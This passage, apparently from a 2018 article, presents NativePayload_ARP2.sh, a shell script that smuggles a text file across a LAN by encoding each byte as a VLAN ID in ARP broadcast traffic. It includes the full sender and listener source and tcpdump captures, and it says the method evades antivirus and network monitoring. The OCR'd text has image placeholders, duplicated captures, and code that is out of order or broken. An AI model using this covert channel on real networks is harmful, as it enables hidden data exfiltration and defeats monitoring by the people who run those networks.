
**Important Point** about "switch -listen (Packet Number)" : your "PacketNumber" will be TextFile.txt Length \* 2  
it means for example this is our test.txt file :

```
#cat test.txt | xxd -c 10
0000000: 5365 6e64 696e 6720 4441 Sending DA
000000a: 5441 2076 6961 2041 5250 TA via ARP
0000014: 2042 726f 6164 6361 7374 Broadcast
000001e: 2026 2056 4944 0a      & VID.
```

as you can see we have 36 Bytes so  $(36 * 2 = 72)$  now your PacketNumber is 72


system A , Step 1: ./NativePayload\_ARP2.sh -listen 72

system B, Step 2: ./NativePayload\_ARP2.sh -send test.txt vlan1 192.168.120.1/24 192.168.120.255 -p 192.168.120.2 vboxnet0



Picture 9: using NativePayload\_ARP2.sh both sides

in the next “Picture 10” you can see Result for this Method.



Picture 10: Result , using NativePayload\_ARP2.sh both sides

as you can see in the “Picture 10” this Script Dumped (72) ARP Broadcast Packets by Tcpcdump tool and you can see this text dumped by these packets “Esending DATA via ARERP Broadcast & VI” so it seams something was bad ?



## "Esending DATA via AREP Broadcast & VI"

as you can see in the "Picture 10" we have these two red char like (Error) and this 'E' was 2 Broadcast Packet from somewhere in LAN so they dumped by script but you can fix this "problem" in your code with your IDEA ;).

(sometimes you will have these Broadcast Packet from somewhere in your LAN).

## 2.Using NativePayload\_ARP2.sh (system B) , tcpdump -XX -v broadcast | grep 0x0000 (system A)

in this method you can send Data by script and in another side you can Dump DATA by tcpdump command so you syntaxes are these for 2 steps :

Step1: (System A ) tcpdump -XX -v broadcast | grep 0x0000

Step2: (System B ) ./NativePayload\_ARP2.sh -send TextFile.txt [VlanName] [vlan-Subnet/mask] [Vlan-Broadcast] -p [Vlan-PingIPv4] [(wlan0,eth0,vboxnet0,etc.)]

```


root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig | grep 56.
    inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
root@kali:~# tcpdump -XX -v broadcast | grep 0x0000
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0053 .....S
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0053 .....S
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0065 .....e
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0065 .....e
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0064 .....d
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0069 .....i
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0069 .....i
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0067 .....g
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0020 .....g
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0020 .....D
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0044 .....D
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0041 .....A
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0041 .....A
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0054 .....T

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig | grep 56.
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
root@kali:~# tcpdump -XX -v broadcast | grep 0x0000
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0053 .....S
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0053 .....S
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0065 .....e
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0065 .....e
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0064 .....d
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0069 .....i
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0069 .....i
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 006e .....n
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0067 .....g
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0020 .....g
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0020 .....D
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0044 .....D
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0041 .....A
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0041 .....A
0x0000:  ffff ffff ffff 0a00 2700 0000 8100 0054 .....T


NativePayload_ARP2.sh , Published by Damon Mohammadbagheri(2018)
Injecting/Downloading/Uploading DATA via ARP (Broadcast Traffic)
help syntax: ./NativePayload_ARP2.sh help
[!] Sending Text file "Test.txt" via ARP Traffic by Vlan-ID .....
[!] VlanName:[vlan1]:VlanSubnet:[192.168.120.1/24]:BCast:[192.168.120.255]:
Ping[192.168.120.3]
[0]13/11/2018-16:05:57::SendingBroadcast:vid[83]:text[S]:byte[53]:Delay<4
[1]13/11/2018-16:06:00::SendingBroadcast:vid[101]:text[e]:byte[65]:Delay<4
[2]13/11/2018-16:06:03::SendingBroadcast:vid[110]:text[n]:byte[6e]:Delay<4
[3]13/11/2018-16:06:05::SendingBroadcast:vid[100]:text[d]:byte[64]:Delay<4
[4]13/11/2018-16:06:08::SendingBroadcast:vid[105]:text[i]:byte[69]:Delay<4
[5]13/11/2018-16:06:11::SendingBroadcast:vid[110]:text[n]:byte[6e]:Delay<4
[6]13/11/2018-16:06:13::SendingBroadcast:vid[103]:text[g]:byte[67]:Delay<4
[7]13/11/2018-16:06:16::SendingBroadcast:vid[32]:text[ ]:byte[20]:Delay<4
[8]13/11/2018-16:06:18::SendingBroadcast:vid[68]:text[D]:byte[44]:Delay<4
[9]13/11/2018-16:06:21::SendingBroadcast:vid[65]:text[A]:byte[41]:Delay<4
[10]13/11/2018-16:06:24::SendingBroadcast:vid[84]:text[T]:byte[54]:Delay<4
[11]13/11/2018-16:06:26::SendingBroadcast:vid[65]:text[A]:byte[41]:Delay<4
[12]13/11/2018-16:06:29::SendingBroadcast:vid[32]:text[ ]:byte[20]:Delay<4
  
```

Picture 11: Result , using NativePayload\_ARP2.sh and tcpdump





Picture 12: Result , using NativePayload\_ARP2.sh and tcpdump



Picture 13: Result , using NativePayload\_ARP2.sh and tcpdump

**at a glance** : it seems with Simple Script you can Send DATA to all systems in LAN via ARP Broadcast and VID tag , (from Physical Machine to Physical Machines or from Physical Machines to Virtual Machines) and it seems this method is good way against some AVS and Monitoring Tools in LAN (maybe is interesting for SOC guys) but for sure you should check this method in your LAN ....

you can find Source Code Updates here : [https://github.com/DamonMohammadbagher/NativePayload\\_ARP2](https://github.com/DamonMohammadbagher/NativePayload_ARP2)

## NativePayload\_ARP2.sh

```
#!/bin/sh
echo
echo "NativePayload_ARP2.sh , Published by Damon Mohammadbagher 2018"
echo "Injecting/Downloading/Uploading DATA via ARP (Broadcast Traffic)"
echo "help syntax: ./NativePayload_ARP2.sh help"
echo
# ./NativePayload_ARP2.sh -send Test.txt vlan3 192.168.222.1/24 192.168.222.255 -p 192.168.222.2 wlan0
if [ $1 == "help" ]
then
tput setaf 6;
echo "Method 1: Using NativePayload_ARP2.sh both Sides"
echo
tput setaf 9;
echo "Step1: (System A ) ./NativePayload_ARP2.sh -listen (Packet Number)"
echo "Step2: (System B ) ./NativePayload_ARP2.sh -send TextFile.txt [VlanName] [Vlan-Subnet/mask] [vlan-Broadcast] -p [vlan-PingIPv4]
[(wlan0,eth0,vboxnet0,etc.)]"
echo
echo "example Step1 (System A1 ) IPv4:192.168.56.101 : ./NativePayload_ARP2.sh -listen 72"
echo "example Step1 (System A2 ) IPv4:192.168.56.102 : ./NativePayload_ARP2.sh -listen 72"
echo "example Step2 (System B ) IPv4:192.168.56.1 : ./NativePayload_ARP2.sh -send Test.txt vlan3 192.168.222.1/24 192.168.222.255 -p 192.168.222.2
vboxnet0"
echo
echo "Description: with Step1 this script will get packets from (system B) , with Step2 you will send textfile.txt to all systems in (LAN) via ARP Broadcast
Traffic by \"Vid Tag\"."
echo "Note: (System B) is \"VM host or Physical Machine\" and (System A1/A2) are \"Virtual Machine\""
echo
tput setaf 6;
echo "Method 2: Using NativePayload_ARP2.sh (system B) , tcpdump -XX -v broadcast | grep 0x0000 (system A)"
echo
tput setaf 9;
echo "Step1: (System A ) tcpdump -XX -v broadcast | grep 0x0000"
echo "Step2: (System B ) ./NativePayload_ARP2.sh -send TextFile.txt [VlanName] [Vlan-Subnet/mask] [vlan-Broadcast] -p [vlan-PingIPv4]
[(wlan0,eth0,vboxnet0,etc.)]"
echo
echo "example Step1 (system A): tcpdump -XX -v broadcast | grep 0x0000"
echo "example Step2 (system B): ./NativePayload_ARP2.sh -send mytest.txt vlan1 192.168.160.1/24 192.168.160.255 -p 192.168.160.2 eth0"
echo

fi

# client side
##### -send #####
if [ $1 == "-send" ]
then
counter=0
echo "[!] Sending Text file \"$2\" via ARP Traffic by Vlan-ID .... :)"
echo "[!] VlanName:[3]:VlanSubnet:[4]:BCast:[5]:Ping[7]"
echo

    for text in `xxd -p -c 1 $2`;
    do

        for byte in $text;
        do
            str=`echo $((0x$byte))`
            mytext=`printf "%x" $str | xxd -r -p`
            mybyte=`printf "%x" $str`
            Time=`date '+%d/%m/%Y-%H:%M:%S'`
            echo "[$counter]$Time::SendingBroadcast:vid[$str]:text[$mytext]:byte[$mybyte]:Delay<4"
            `ip link add link $8 name $3 type vlan id $str`
            sleep 0.3
            # `ip addr add 192.168.222.1/24 brd 192.168.222.255 dev $3`
            `ip addr add $4 brd $5 dev $3`
            sleep 0.3
            `ip link set dev $3 up`
            sleep 0.2
            if [ $6 == "-p" ]
            then
                ping $7 -c 2 | grep "ops" &
            fi
            sleep 1.8
            `ip link delete $3`
            str=""
            ((counter++))
        done
    done

done
#finish flag

Time=`date '+%d/%m/%Y-%H:%M:%S'`
echo "[$counter]$Time::SendingBroadcast:vid[255]:text[D]:byte[ff]:Delay<7"
`ip link add link $8 name $3 type vlan id 255`
sleep 0.4
```

# Sending DATA via ARP broadcast Traffic to all systems in (LAN) by “vid tag”.

Article Date , Nov 2018

```
# `ip addr add 192.168.222.1/24 brd 192.168.222.255 dev $3`
`ip addr add $4 brd $5 dev $3`
sleep 0.2
`ip link set dev $3 up`
sleep 0.2
    if [ $6 == "-p" ]
    then
        ping $7 -c 10 | grep "ops" &
    fi
sleep 11
`ip link delete $3`
#finish flag
fi

##### -send #####

# server side
##### -listen #####
if [ $1 == "-listen" ]
then
    # echo " " > bcast.txt

    while true
    do
    {
        Time=`date '+%d/%m/%Y-%H:%M:%S'`
        echo
        echo "[${Time}] Network \"Broadcast\" Scanning Mode Started by tcpdump tool"
        echo "[${Time}] listen Mode started...."
        out=`tcpdump -c $2 -XX -v "broadcast" | grep -e 0806 -e "ffff ffff ffff" | grep 0x0000: | awk '{print $9}'`
        temp=""
        echo "Your Data via ARP (BroadCast) Traffic is:"
        echo
        for xbytes in $out;
        do
            if [ "$xbytes" != "$temp" ] ;
            then
                echo $xbytes | xxd -r -p
                fi
                temp=$xbytes
            done
        echo
    }
done
fi
##### -listen #####
```